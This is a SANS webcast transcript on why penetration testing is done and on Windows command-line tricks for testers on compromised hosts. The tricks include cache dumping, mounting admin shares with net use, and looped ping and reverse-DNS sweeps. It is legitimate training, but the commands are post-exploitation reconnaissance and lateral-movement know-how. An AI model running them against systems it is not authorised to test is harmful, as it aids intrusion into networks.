

Why Penetration Testing and Windows Command Line Ninjitsu for Pen Testers

By Ed Skoudis

Copyright 2008, SANS
Version 1Q08

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

1

Hello and welcome to this webcast! Our purpose today is to discuss the motivations for performing penetration testing to help illuminate the security stance of an enterprise, and to cover some in-depth Windows command-line tips that can help professional penetration testers use Windows machines more effectively in their craft.

We'll have an interactive Q&A session at the end of the webcast. If you have a question, send e-mail to the moderator, whose address will be provided at the outset of the session via the webcast audio. Discussions about relevant topics are incredibly important in a session like this, as we have numerous attendees with various levels of skill. Please share your insights and ask questions via e-mail.

This Webcast and the SANS 560 Course

- Designed for penetration testers and ethical hackers
- Based on material from the new SANS course:
 - *SANS Security 560: Network Penetration Testing and Ethical Hacking*
- The focus of this new course is in-depth, real-world penetration testing techniques
 - Providing a deep understanding of the technical skills needed by professional penetration testers and ethical hackers
 - Not just playing with tools, but seeing how we can *use* them for maximum effectiveness, presenting our results in business terms
 - Lots of hands on exercises to foster a practical understanding
 - Analyzing different approaches and time-saving tips
 - Covering the workflow of the professional pen tester
 - Based on countless hours of brainstorming with some of the best penetration testers in the business
 - Covers the skills we look for when we hire pen testers

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

2

This webcast is built from material from the brand-new SANS class called *SANS Security 560: Network Penetration Testing and Ethical Hacking*. This class covers network penetration testing in-depth, addressing the overall process and workflow of professional penetration testers, providing a great deal of hands-on exercises to ensure attendees understand how to apply tools properly in conducting penetration tests.

The 560 course is based on countless hours of in-depth brainstorming between its author, Ed Skoudis, and several other professional penetration testers, including Jay Beale, Matthew Carpenter, Tom Liston, and Atlas. The class covers very useful tips and techniques for making tests successful, including tricks that help save time. Without these techniques, a given task may take hours or days, but, by applying the in-the-trenches knowledge in the course, you may be able to complete the given task in minutes.

In particular, the new course focuses on the skills that we look for when interviewing penetration testers.

Outline

Why Penetration Testing?

- Windows Command Line Tips for Pen Testers
- Conclusions
- Q&A

Here is our outline for the session. We'll start by discussing the motivations for doing penetration tests, highlighting how they can help organizations better understand their security stance. We'll then jump into a detailed technical conversation about how penetration testers can use the Windows command line to really help them do their jobs more effectively on their own Windows computers, as well as compromised target machines.

We'll finish with conclusions and then open it up for Questions and Answers submitted via e-mail.

Please note that we have a large variety of people from very different backgrounds attending this webcast. We've selected the content to appeal to a broad group, including people who are more focused on the technical skills needed for penetration testing, as well as those who are more concerned with policy and process in penetration testing. The truth is that all penetration testers need to be skilled across each of these arenas if we want to maximize our potential for success. Thus, if you are technically oriented, don't blow off the motivation section of the webcast. It's important for you to be able to justify why you do what you do, to help present the business reasons for conducting penetration tests to target personnel. Likewise, if you are more of a policy and procedure person, you need to understand what is technically feasible and the great things that can be accomplished using built-in Windows command line tools. Thus, there is something for nearly every penetration tester in this session, but don't ignore the areas that push the bounds of your own experience. It's at those edges that we can all improve our skills.

The Mindset of a Penetration Testers and Ethical Hackers

- *"We break computers, making them do stuff that their designers, implementers, deployers, and system administrators didn't plan on them doing."*
 - Noted penetration tester
- Successful penetration testers and ethical hackers must maintain a mindset that involves two often-contradictory concepts:
 - Think outside of the box, be pragmatic, do things differently
 - But, at the same time, be thorough, methodical, and careful, take good notes, make your work repeatable
- Balance between these two is crucial for success

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

4

Let's briefly explore the mindset of penetration testers and ethical hackers. A noted penetration tester, someone whose name you would likely recognize but who has requested anonymity, said:

"We break computers, making them do stuff that their designers, implementers, and system administrators didn't plan on them doing."

That's what our job is: finding flaws that could allow attackers to do evil on target machines, so that vulnerabilities can be fixed before mayhem ensues. However, to successfully achieve that goal, penetration testers and ethical hackers must maintain a mindset that involves two often-contradictory concepts.

First, a penetration tester or ethical hacker must be flexible and pragmatic, thinking outside of the box. To be successful, you'll need to think differently than most traditional system administrators or network architects, trying to solve problems in often-untraditional ways.

But, at the same time as you wield your pragmatic style, you have to be thorough, methodical, and careful. Your work, to be valuable, must be understandable and reproducible so that the target organization can understand its vulnerabilities and risks and take action to mitigate the flaws. You need to take good notes and produce a high-quality report that presents your findings in a digestible form for people who don't perform penetration testing or ethical hacking professionally -- people who may not share your pragmatic, think differently mindset.

Some people struggle with this mindset, erring by allowing one side to dominate over the other. However, many people are able to resolve this conflict between these two mindsets, balancing them. To be a successful penetration tester, we need to strive for this balance.

Why Ethical Hacking and Penetration Testing?

- To find vulnerabilities before the bad guys do
- To make a point to decision makers about need for action or resources
- To help prioritize activities in improving defenses

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

5

Many organizations use ethical hacking and penetration testing to find security flaws before the bad guys do. After applying their security policies, procedures, and technology, organizations can use thorough penetration tests to see how effective their security really is in light of an actual attack, albeit by friendly attackers.

An added benefit of ethical hacking and penetration testing is that, because they show real vulnerabilities and indicate what a malicious attacker might be capable of achieving, they can get management's attention. Decision makers, when presented with the carefully formulated results of a test in business terms, are more likely to provide resources and attention to improve the security stance of an organization.

Furthermore, a properly conducted penetration test can help an organization prioritize its resources so that defenses can be improved where the most significant vulnerabilities are most likely to be exploited.

Limitations of Penetration Testing and Ethical Hacking

- Penetration testing cannot find all vulnerabilities in a target environment
- There are limitations based on the resources and constraints of a test
 - Limitations of scope
 - Limitations of time
 - Limitations on access of pen testers
 - Limitations on methods of pen testers
 - No denial of service is a common constraint, which could limit diversionary attacks and other activities

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

6

Although penetration testing and ethical hacking are useful practices, they do have some noteworthy limitations worthy of analysis. Many of these limitations are associated with the nature of testing projects themselves, with finite resources and a focused scope.

First off, testing projects by their very nature have a limited scope. Most organizations don't (and can't) test everything, due to resource constraints. We test those elements of our infrastructure that are deemed most vital. But, a real-world attacker may find flaws in other areas that simply weren't part of our testing project's scope. A related limitation is time. Professional penetration testers and ethical hackers are allocated a certain amount of project time for a test. Attackers often have far more time to work on their attack, stretching it out over months or years, when most testing processes last days, weeks, or, at most, a few months.

Furthermore, penetration testers and ethical hackers often have constrained access to the target environment that models where some, but not all, of the bad guys sit. For example, an organization may have a penetration test performed against its DMZ systems from across the Internet, modeling what attackers sitting anywhere in the world would see if they attacked through the normal Internet gateway. However, such a test won't detect vulnerabilities associated with local wireless access points, or attack vectors that could be used by malicious insiders already on the internal network.

Also, because of the risk of crashing a target system during a test, some particular attack vectors will likely be off the table for a professional penetration tester or ethical hacker. For example, creating a denial of service flood to distract a system administrator from another attack vector would be an ideal tactic for a real bad guy, but will likely fall outside of the rules of engagement for most professional testers.

Additional Limitations

- Additional limitations are associated with the testing team and their tools arsenal:
 - Limitations of skills of pen testers
 - Limitations of imaginations of pen testers
 - The magical “Eureka!” moment doesn’t always strike
 - Limitation of known exploits
 - Majority of testers don’t write their own exploits
 - Even for those that do, there often isn’t enough time to write exploits for a specific flaw found in a specific environment
 - Exceptions: Big budget, focused scope, or leverage for multiple projects
- We want to minimize these issues by making sure our testers are as skilled and experienced as possible
 - That’s one of the goals of this webcast and the SANS 560 course

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

7

Beyond the limitations of project-oriented tests, we have limitations associated with the testing team itself. Professional penetration testers and ethical hackers are limited in that they have a finite skill set. Even very skilled testers have their limits, focusing on certain technologies and having less expertise in others. A malicious attacker with a different skill set might hit just the right areas of expertise to find flaws too subtle for testers with a significant but different skill set to find. Additionally, testing regimens are limited by the imagination of the testers themselves. Some attackers are incredibly creative, using vulnerabilities in manners that many penetration testers might not even consider. A major theme of this course is thinking outside of the box in a pragmatic way to bypass defenses in the target organization. But, even the most gifted of professional testers may not have the “Eureka!” moment that a malicious attacker could.

Finally, most professional penetration testing is limited by the current known exploits available publicly. Most professional penetration testers and ethical hackers do not write their own exploits, but instead rely on exploits written by others. Even for those testers who do write exploits, there often isn’t enough time to create a custom exploit for a newly discovered flaw in a given target environment. The resources of a test project are finite, and creating custom exploit code could easily consume a great deal of the overall project’s budget. Thus, unless the project has a particularly large budget, the client has specified a very narrow focus, or a given exploit for a flaw can be applied to several target organizations in numerous tests, custom exploit development during a penetration test is very unusual.

Of course, we strive to overcome these limitations by having a highly skilled and experienced set of penetration testers and ethical hackers. One of the major goals of the SANS 560 course is supporting professionals in their goal of improving their penetration testing and ethical hacking skills.

Other Approaches to Finding Security Vulnerabilities

- Configuration review
 - Manual and automated
 - MBSA and CIS benchmarking tools particularly helpful
- Architecture review
 - Can help determine whether defense-in-depth is applied, which is harder for penetration testing to discern
- Interviews with target environment personnel
 - Help find flaws in processes and security awareness
- Detailed audits
 - Detailed checklists make for a more systematic analysis of focused security issues

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

8

Besides penetration testing, there are other approaches for finding security vulnerabilities in a target environment, including:

Configuration reviews: By analyzing the configuration settings of network equipment, operating systems, and applications, numerous major security flaws can be discovered. Security personnel can use admin privileges to inspect configurations manually, or to run local configuration-checking tools like Microsoft's Baseline Security Analyzer (MBSA) or the Center for Internet Security (CIS) benchmark tools for Linux, Windows, and other systems. Such tools provide a wealth of information, often finding flaws that cannot be discovered by a penetration test conducted remotely.

Architecture reviews: By looking at the overall design of systems and how they relate to each other on the network, significant security flaws can be discovered. For example, careful review of a network diagram might indicate that the organization has failed in its goal of deploying defense in-depth, with multiple layers of filtering between each host and the Internet. A penetration test that doesn't include an overall network topology map review might not be able to find this kind of issue.

Interviews with target environment personnel: By discussing security practices with the operations, security, and user-base personnel of a target environment, major security weaknesses often come to light, weaknesses that couldn't be found by a penetration tester because such issues are more associated with process and awareness than with technical specifications and configurations.

Detailed audits: With a carefully refined checklist, auditors also can find security flaws in an environment that would elude a penetration tester or ethical hacker, because the testers usually don't have the access to the target environment that auditors do.

So, Why Pen Testing and Ethical Hacking?

- Penetration testing and ethical hacking evaluate things as they actually are
 - “Where the rubber meets the road”
 - What would an actual attacker see?
 - Helps us determine risk level better than architecture and config review
 - Pen testing and ethical hacking help to find mistakes that other approaches miss
 - Unknown problem with configuration or architecture that might be overlooked in a review
 - Deeper than most audits
 - Pen testing and ethical hacking have a different impact on the time resources of target environment personnel
 - Fewer in-depth interviews, but more debriefings and scope checks

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

9

Given the limitations of penetration testing, as well as the other approaches to finding security vulnerabilities we have available, why should an organization perform penetration tests and ethical hacking exercises? Quite simply, because they provide an excellent view of the actual security state of an environment. They highlight what a real-world bad guy might see if he or she targeted the given organization.

We get to see security in an actual operational context, not merely on paper (like an architecture review) or in discussions (like a set of interviews). We can focus on the most likely exploitable problems and see if an actual attacker could take advantage of them, getting a better feel for the actual risks we face (much more so than is possible with a configuration review). With a better feel for actual risks, management personnel can make better decisions about where to allocate security resources to fix problems. Furthermore, because the goal of many penetration tests and ethical hacking exercises is actual compromise of target machines, they often go deeper than most audits. Penetration tests and ethical hacking engagements also sometimes find subtle flaws that other methods cannot easily discern.

Also, penetration tests and ethical hacking projects have a different impact on the time resources of the target organization. Although initial scoping and periodic debriefs are required for penetration testing, such activities are usually less time consuming for target environment operations personnel than configuration reviews, architecture reviews, detailed interviews, and audits.

Addressing Discovered Vulnerabilities

- Not all discovered vulnerabilities will be fixed
 - We strongly recommend addressing all high-risk vulnerabilities
- However, information security is ultimately about managing risk
 - Organizations may decide, for business purposes, to accept a risk rather than mitigate it
- That's why we need to present our findings in business terms in a report
 - Explain risk to the business... why is this really an issue?

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

10

A major goal of penetration testing and ethical hacking is discovering flaws so that they can be remediated (by applying patches, reconfiguring systems, altering the architecture, changing processes, etc.). However, it is important to note that in most tests, not all of the discovered vulnerabilities are actually addressed.

We recommend that all high-risk vulnerabilities be addressed in a timely fashion, but the truth is that some vulnerabilities linger long after a test is complete, even high-risk issues. Remember, information security is all about managing risk, not eliminating it. Decision makers in an organization may conclude that, for business purposes, they will accept a given risk identified during a test, rather than mitigate the associated vulnerability. In the end, it's a business decision, informed by our input.

For this reason, we have to present our findings in both *business* and *technical* terms. That's an important principle to remember throughout your career in penetration testing.


Outline

- Why Penetration Testing?
- ➡ Windows Command Line Tips for Pen Testers
- Conclusions
- Q&A

Now, let's jump into the technical section of the webcast, analyzing how penetration testers and ethical hackers can use the Windows command line and built-in Windows tools to improve their testing regimens.

Windows Command-Line Tips For Penetration Testers

- Command-line skills are very helpful for penetration testers
 - Hit one target, get shell access, then use it to access another
 - Often we can't install tools on a given conquered machine
 - Thus, we'll focus on maximizing use of built-in command-line tools
 - Given the dominance of Windows targets, we will spend some time further developing our Windows command-line skills



- You may be familiar with the SANS full-day course on the Windows command line... or the section of SANS 504
 - For this webcast, we will have a different focus: Windows command line tips for penetration testers and ethical hackers

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

12

Often, during a penetration test or ethical hacking exercise, a tester gains command-shell access to a given target machine. With access to this target, the tester can conduct detailed analysis of this conquered machine, as well as locate and attack other systems (provided that the Rules of Engagement allow for such follow-on exploration). But, with just command shell access, the attacker requires solid command line skills to be able to maximize the usefulness of this conquered target.

Given the dominance of Windows from a marketshare and exploitable target perspective, we will now spend time analyzing various Windows command-line tools and techniques to see how they can be used by penetration testers and ethical hackers in their work. Many people dismiss the Windows command line (`cmd.exe`), thinking that it isn't a powerful-enough shell. However, it has some very useful capabilities, ones that can serve penetration testers and ethical hackers very well in their projects. Let's explore these capabilities in more detail and see how we can use them in our work.

You may be familiar with other Windows command line classes offered by the SANS Institute, including SANS Security 531, *Windows Command-Line Kung Fu for InfoSec Pros*, as well as the Windows command-line section of SANS Security 504, *Hacker Techniques, Exploits, and Incident Handling*. This current section of this webcast is actually quite different from those other courses. They focus on Windows command-line skills for general security personnel and incident handlers. Our focus in this section will be specifically on Windows command line tips for penetration testers.

Analyzing a System: Finding Other Machines

- With a useful option of `ipconfig`, we can find other systems that the conquered target has recently resolved using DNS:

```
C:\> ipconfig /displaydns
```

- Using the `arp` command, we can find other systems on the same subnet with which a given machine has recently communicated:

```
C:\> arp -a
```

- Because they are on the same subnet, there is a higher chance that they are within the project scope, but we always need to check

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

13

Hard-coded entries in the hosts file (%systemroot%\system32\drivers\etc\hosts) can be helpful in finding other machines, if the administrators of the system we've compromised have entered anything in the hosts file. But, there are other (and arguably better) ways to learn about target machines from a given conquered machines using command-line tools. We could dump the DNS cache of a modern Windows machine using the `ipconfig` command as follows:

```
C:\> ipconfig /displaydns
```

The results will show us other machine names and IP address with which the given machine has likely communicated recently, possibly indicating other targets for us to pursue (if they are within the scope of the project). In the output of this command, we can see the remaining time-to-live (in seconds) of each domain name to IP address mapping that the system has cached. If we know the original TTL (which we can get by resolving the name off of an authoritative name server for that domain), we can get a feel for how fresh the record is in the cache of the target.

Furthermore, we can dump the ARP cache of a Windows machine using this command:

```
C:\> arp -a
```

This output will show us the IP address to MAC address mappings of machines on the same subnet as the given conquered machine, giving us a sense of nearby systems with which the target has recently communicated. Given their nearness on the same subnet, these machines may be related to the given target and are more likely to be included in the project's scope than the machines identified through the `ipconfig /displaydns` output.

Setting Up SMB Sessions

- Set up a session with a target:

```
C:\> net use \\[targetIP] [password]
/u:[user]
```

- If you don't provide a password, it will prompt you for it

- Mount a share on a target:

```
C:\> net use * \\[targetIP]\[share]
[password] /u:[user]
```

- Attaches to the next available file share, such as z:
- Some versions of Windows require specifying the machine name before the user:
/u:[MachineName]\[user]

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

14

A Server Message Block (SMB) session with a target machine allows us to access remote file and print sharing, remote registry keys, remote scheduling of jobs, and a variety of other useful functions Microsoft carries over those incredibly useful NetBIOS over TCP ports 135-139 and the SMB port TCP 445. We can set up sessions with a remote system using the `net use` command, as follows:

```
C:\> net use \\[targetIP] [password] /u:[user]
```

We will see “Command completed successfully” if such remote sessions are allowed. If you don't provide a password in your command, the system will prompt you for it on the next line. This command will make our machine access the first available share on the remote system, such as the `IPC$` default administrative share. But, such shares typically don't include data for us to access in the target's file system. To get access to those, we could mount the target machine's file system. To access a given share on the target, we could use:

```
C:\> net use * \\[targetIP]\[share] [password] /u:[user]
```

The `*` indicates that we want the remote share attached to an available file system drive letter on our own machine, such as `z:` or `f:`. We could specify a letter here, but if it is already in use, the command will fail. To mount the `C:\` share on a target machine, we could run:

```
C:\> net use * \\[targetIP]\c$ [password] /u:[user]
```

Some versions of Windows require us to specify a machine name before that user name. Thus, we'd augment the command by replacing `/u:[user]` with `/u:[MachineName]\[user]`.


Dropping SMB Sessions

- Windows machines allow a user to have one SMB session with a given target machine as one username at a time only
- If you try multiple sessions with different usernames simultaneously, you get an error message
- To avoid this, drop your session as one user first

```
C:\> net use \\[targetIP] /del
```
- To drop all SMB sessions:

```
C:\> net use * /del
```

 - Enter Y to continue



```
C:\WINDOWS\system32\cmd.exe
C:\>net use \\10.10.10.10 /u:falken
The password or user name is invalid for \\10.10.10.10.

Enter the password for 'falken' to connect to '10.10.10.10':
The command completed successfully.

C:\>net use \\10.10.10.10 /u:susan
System error 1219 has occurred.

Multiple connections to a server or shared resource by the same user, using more than one user name, are not allowed. Disconnect all previous connections to the server or shared resource and try again.

C:\>net use \\10.10.10.10 /del
\\10.10.10.10 was deleted successfully.

C:\>net use \\10.10.10.10 /u:susan
The password or user name is invalid for \\10.10.10.10.

Enter the password for 'susan' to connect to '10.10.10.10':
The command completed successfully.

C:\>
```

SMB connections between Windows machines have an important limitation to keep in mind. If there is a connection from one machine to another with a given user account, you cannot open another SMB session to that same target machine as a different user. If you try, you get an error message, saying that “Multiple connections to a server or shared resource by the same user, using more than one user name, are not allowed.”

This problem manifests itself when you have a connection (such as a mounted share) to a target as one user, and then try to open another session with a different username on the same target. Penetration testers and ethical hackers often do this, as they try to move between different accounts with different access privileges on a target machine.

To sidestep this problem, you should drop a session as one user before trying to connect as another user. To drop a single session, you could use this command:

```
C:\> net use \\[targetIP] /del
```

If you want to drop all SMB sessions for your current user, you could run:

```
C:\> net use * /del
```

You will be prompted to verify that you are dropping all sessions. Hit Y and Enter to make them all go away.

FOR Loops

- Iteration can be very helpful
 - We're not expecting you to be programmers
 - But, as a tester, sometimes you'll want to iterate over a given set of items
 - Numbers
 - Lines in a file
- The Windows command line supports several kinds of FOR loops
 - We'll go over the most useful for pen testers
 - FOR /L: Counter
 - FOR /F: Iterate over file contents, strings, or command output

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

16

This is not a webcast on programming or scripting. We're not expecting you to be programmers. For those of you who are, you are likely getting ideas for automating various aspects of the concepts we've covered in the course so far. For those who aren't programmers, don't worry.

That said, as a penetration tester or ethical hacker, sometimes iterating a command a large number of times over a set of entities such as lines in a file or numbers is very helpful in scanning and exploitation. We can do that at the Windows command line by composing FOR loops. Windows supports numerous different kinds of FOR loops, but we'll look at two of the most common and powerful, those that are most likely to be used by a penetration tester or ethical hacker.

FOR /L loops can be used as counters, starting at a given number, and incrementing by a given step, counting to another number. These simple loops can be immensely helpful in doing a given action repeatedly for a fixed number of times, or iterating through a series of numbers (like network addresses).

FOR /F loops are far more sophisticated, offering options for iterating over a set of files, the contents of files, or the output of a command.

FOR /L Loops

- FOR /L loops are counters:


```
C:\> for /L %i in ([start],[step],[stop]) do  
[command]
```

- Let's make a loop that will run forever:

```
C:\> for /L %i in (1,0,2) do echo Hello
```

- Let's make a simple counter:

```
C:\> for /L %i in (1,1,255) do echo %i
```



The screenshot shows a Windows command prompt window titled "C:\WINDOWS\system32\cmd.exe". The command entered is "C:\> for /L %i in (1,1,255) do echo %i". The output shows the first three iterations: "C:\>echo 1", "1", "C:\>echo 2", "2", and "C:\>echo 3", "3". The window has a scroll bar on the right.

We can use FOR /L loops to create counters as follows:

```
C:\> for /L %i in ([start],[step],[stop]) do [command]
```

The %i is the variable we want to use as our incrementer. We could use any single letter name, but %i is a common convention. We can refer to the %i in the [command], and it will be replaced with the current value through the loop, starting at the [start] value, changing by [step] at each cycle through the loop, and going up to [stop] value. The [command] runs once each time through the loop. Note that the [start], [step], and [stop] values should be all integers. If they aren't, Windows will truncate any decimal places, forcing them to behave as integers. Thus, the %i will always take the value of an integer in a FOR /L loop.

Let's look at some examples. To implement a loop that runs forever (until a CTRL-C), printing Hello on the screen repeatedly, we could run:

```
C:\> for /L %i in (1,0,2) do echo Hello
```

This will run forever because it starts counting at 1 and counts in steps of zero until it reaches 2 (which should never happen). It's the equivalent of a Unix or Linux while [true] loop.

To make a simple counter that goes from 1 to 255 in steps of 1, we could run:

```
C:\> for /L %i in (1,1,255) do echo %i
```

Note that we are counting from 1 to 255. Do those numbers sound familiar? Soon, we'll use this to iterate through network addresses.

Pausing in Loops and Turning Off Command Echo

- Let's pause for 5 seconds between each iteration:

```
C:\> for /L %i in (1,1,255) do echo %i & ping  
-n 5 127.0.0.1
```
- Run multiple commands:

```
[command1] & [command2]
```
- Run command1, and only run command2 if command1 succeeds without error:

```
[command1] && [command2]
```
- We usually don't want our command(s) displayed each time through the loop
 - Prepend command with @ to turn off echoing of command

```
C:\> for /L %i in (1,1,255) do @echo %i &  
@ping -n 5 127.0.0.1
```

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

18

Sometimes, we don't want a loop to go as fast as possible. We want to pause it for N seconds before proceeding to the next cycle. We can do this by having our `do` clause run multiple commands, separated by an `&`, with one of the commands pinging localhost (127.0.0.1) N times. Because ping sends one ping per second, this will result in an N second delay.

```
C:\> for /L %i in (1,1,255) do echo %i & ping -n 5  
127.0.0.1
```

Note that `[command1] & [command2]` will run command1 followed by command2. Alternatively, we could do `[command1] && [command2]`. With the `&&`, command2 will only be executed if command1 ran successfully. Otherwise command 2 will be ignored.

While that's nice, its output is horribly ugly. Note that it is cluttered with several things. First, there are the echo and ping commands themselves, displayed at each iteration through the loop. We can turn off this echoing of the commands by prepending each command with an `@`, as follows:

```
C:\> for /L %i in (1,1,255) do @echo %i & @ping -n  
5 127.0.0.1
```

That looks a little better, but we still have more to clean up in the output.

Handling Output

- We often want some output to be thrown away
 - Redirect it to nul: `> nul`
`C:\> for /L %i in (1,1,255) do @echo %i & @ping -n 5 127.0.0.1 > nul`
- We often want standard error to go away:
 - Redirect it to nul:
`[command] 2>nul`
 - Or, to save error messages, append them to a file:
`[command] 2>>errorfile.txt`
- We often want to select output lines with a given string in them
 - Pipe output through `find "[string]"`
 - The `find` command is case sensitive – use `find /i` to make it case insensitive

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

19

To finish cleaning up our output, we can redirect unwanted standard output to nul, a file descriptor that will just drop anything sent to it. Thus, we can get rid of that ugly ping output and have our 5-second delayed counter with:

```
C:\> for /L %i in (1,1,255) do @echo %i & @ping -n 5 127.0.0.1 > nul
```

Sometimes, unwanted cruft that is displayed on the screen doesn't come from Standard Output of a command, but instead comes from Standard Error. We can get access to Standard Error using a file descriptor handle of 2, which is synonymous with Standard Error, taking a command and directing its output to nul. So, if there were an error thrown by the command, we could do this to throw the error away:

```
[command] 2>nul
```

If we want to save the error messages, but not have them clutter our output, we can append them to a file with:


```
[command] 2>>errorfile.txt
```

And now for one of the most useful aspects of all output filtering. We often want to screen our output to only display lines with a given string in them, possibly indicating that success occurred or some other situation. We can pipe the output of our command through the `find` command looking for a specific string, indicated within "", as in `| find "[string]"`.

A More Practical Example: FOR /L Ping Sweep

- How can we do a ping sweep of network range 10.10.10.1-255
- Run a ping of a machine we know is there and one that isn't there, so we can see how to differentiate our responses for the `find` string
- Then, we could use:

```
C:\> for /L %i in (1,1,255) do @ping -n 1 10.10.10.%i | find "Reply"
```



```
C:\WINDOWS\system32\cmd.exe
C:\> for /L %i in (1,1,255) do @ping -n 1 10.10.10.%i | find
"Reply"
Reply from 10.10.10.10: bytes=32 time<1ms TTL=64
Reply from 10.10.10.20: bytes=32 time<1ms TTL=64
Reply from 10.10.10.50: bytes=32 time<1ms TTL=64
Reply from 10.10.10.60: bytes=32 time<1ms TTL=64
C:\>_
```

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

20

Let's do a more practical example for penetration testers and ethical hackers. Suppose you've gained command shell access to one system on a DMZ via an exploit. Your Rules of Engagement allow you to scan for other targets, but they do not let you install any software on the machine you've just conquered. You can do a ping sweep with a FOR /L loop. To see how to construct such a loop, it is helpful to run the command we want to embed in the loop in the lab against one target and see what defining string in its output interests us, so we can look for that string with the `find` command. If we ping a target machine successfully, our output will include the word "Reply". If the ping doesn't get a response, the output will not include "Reply". Thus, we can perform a ping sweep with this command:


```
C:\> for /L %i in (1,1,255) do @ping -n 1
10.10.10.%i | find "Reply"
```

This command will create a counting loop (FOR /L) with a variable of `%i`, starting at 1, counting by 1, going up through 255. At each iteration of the command, it will run a ping without displaying the command (`@`), sending 1 (`-n 1`) ICMP echo request message to `10.10.10.%i`, and scraping the results through `find` looking for the word "Reply" because that indicates that a machine has responded to our ping.

Admittedly, this isn't the fastest ping sweeper in the world, checking one address per second. However, it's made from entirely built-in tools in the Windows command line, and is easy to type quickly and understand. If you want it to print the current address it is checking, you could add "`@echo 10.10.10.%i &`" before the `@ping`.

Another Practical Example: Iterating Through Reverse DNS Lookups

- Let's write a FOR loop that will do a reverse DNS lookup of each IP address in the range 10.10.10.1-10.10.10.255
- Note that **nslookup [IPaddr]** performs a reverse lookup
- We want to display each IP address tried, as well as the name of those that successfully resolve
- With this approach, we can get very useful info even if zone transfers are blocked



Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

21

Next, let's use the concepts we've covered to compose a single Windows command that consists of a FOR loop that will perform a reverse DNS lookup of each IP address in the address range of 10.10.10.1-10.10.10.255. That way, we can iterate through a network range, lookup up IP address after IP address, and find those addresses that are associated with names. Each valid reverse record likely indicates a potential target for our test.

Our output will include each IP address that the command tries, and the name of the target machine for which the DNS server has a record. Let's suppose that our DNS server has an IP address of 10.10.10.60 which we will query.

Recall that the Windows command **nslookup [IPaddr]** will perform a DNS reverse lookup using the DNS server the machine is configured for.

With a command like this, even without a zone transfer, you can get a feel for which addresses are in use, based on the fact that they have a reverse record in DNS.

Reverse DNS Lookup Command

- To display all numbers and those that resolve successfully:

```
C:\> for /L %i in (1,1,255) do @echo 10.10.10.%i: & @nslookup 10.10.10.%i 2>nul | find "Name"
```



```
C:\WINDOWS\system32\cmd.exe
C:\> for /L %i in (1,1,255) do @echo 10.10.10.%i: & @nslookup 10.10.10.%i 2>nul | find "Name"
10.10.10.1:
10.10.10.2:
10.10.10.3:
10.10.10.4:
10.10.10.5:
10.10.10.6:
10.10.10.7:
10.10.10.8:
10.10.10.9:
10.10.10.10:
Name:      trinity
10.10.10.11:
10.10.10.12:
10.10.10.13:
10.10.10.14:
```

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

22

Here is one way to conduct the reverse lookups. Note that you may come up with other ways of doing it. If so, that's fine, so long as your answer works. The command that we formulated is as follows:


```
C:\> for /L %i in (1,1,255) do @echo 10.10.10.%i: & @nslookup 10.10.10.%i 2>nul | find "Name"
```

This command starts a FOR /L counting loop at 1, counts by 1, and proceeds through 255, using %i as the variable. At each iteration through the loop, it echoes the IP address that it is trying followed by a colon, without displaying the echo command (@echo 10.10.10.%i:). Then, it performs a reverse lookup of each IP address using nslookup, again without displaying the nslookup command (@nslookup 10.10.10.%i). If nslookup can't find a name, it displays a message of "**** [server] can't find..." We want to get rid of that Standard Error, so we redirect it to nul (2>nul). We search the output of the nslookup command with the find command, looking for the string "Name" because successfully searched names will include this string.

Another Reverse DNS Lookup Command

- We can clean up the output a bit, displaying only numbers and names that resolve successfully:

```
C:\> for /L %i in (1,1,255) do  
@nslookup 10.10.10.%i 2>nul |  
find "Name" && echo 10.10.10.%i
```

A screenshot of a Windows command prompt window titled "C:\WINDOWS\system32\cmd.exe". The window shows the execution of the command: `C:\> for /L %i in (1,1,255) do @nslookup 10.10.10.%i 2>nul | find "Name" && echo 10.10.10.%i`. The output is as follows:
`Name: trinity
10.10.10.10
Name: neo
10.10.10.20
Name: morpheus
10.10.10.50
Name: oracle
10.10.10.60`
The prompt ends with `C:\>_`.

IP Address	Hostname
10.10.10.10	trinity
10.10.10.20	neo
10.10.10.50	morpheus
10.10.10.60	oracle

23

We could go a little further, cleaning up our command even more relying on the difference in behavior of & and && as command separators. If we only wanted to display the IP address when we successfully resolve a name, we could run:

```
C:\> for /L %i in (1,1,255) do @nslookup 10.10.10.%i  
2>nul | find "Name" && echo 10.10.10.%i
```

Now, the IP address will only be displayed if nslookup succeeds in finding a name with its reverse lookup. It's a little more complicated, but has a lot cleaner output.

Flexibility: FOR /F loops

- Instead of iterating over integers, sometimes we need something more flexible
- FOR /F loops let us iterate over other things:

```
C:\> for /F ["options"] %i in ([stuff])  
do [command]
```

- It's the [stuff] that makes things interesting:
 - Can be the *contents* of a file set: `for /F ["options"] %i in (file-set) do [command]`
 - Can be a string: `for /F ["options"] %i in ("string") do [command]`
 - Can be a command: `for /F ["options"] %i in ('command') do [command]`

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

24

While iterating over a set of integers by stepping through them is certainly useful, sometimes we need more flexibility. Wouldn't it be nice if we had a FOR loop that could iterate over the contents of a file, the words in a string, or the output of a command? Windows supports another kind of FOR loop with just those capabilities: FOR /F. The syntax of this command is:

```
C:\> for /F ["options"] %i in ([stuff]) do [command]
```

We'll get to the options in a minute, but let's focus on the stuff that we'll iterate through. FOR /F gives us the ability to go through a file-set's *contents* by simply specifying a file-set as our stuff. We could have one line per file, with something interesting, like usernames or passwords, and then perform a command using each line in the file as the value of a variable.

Or, we could jump through a string, with each word in the string being a value we iterate through our loop. To specify a string as your stuff, surround it in double quotes, as in "string".

The most powerful option for our stuff, though, is to make it a command. FOR /F will then iterate on the output of that command. To make your stuff a command, you'd put single quotes around the command, as in 'command'. We can then scrape through the output of our command and run another command in our do clause on each line or item in the first command's output.

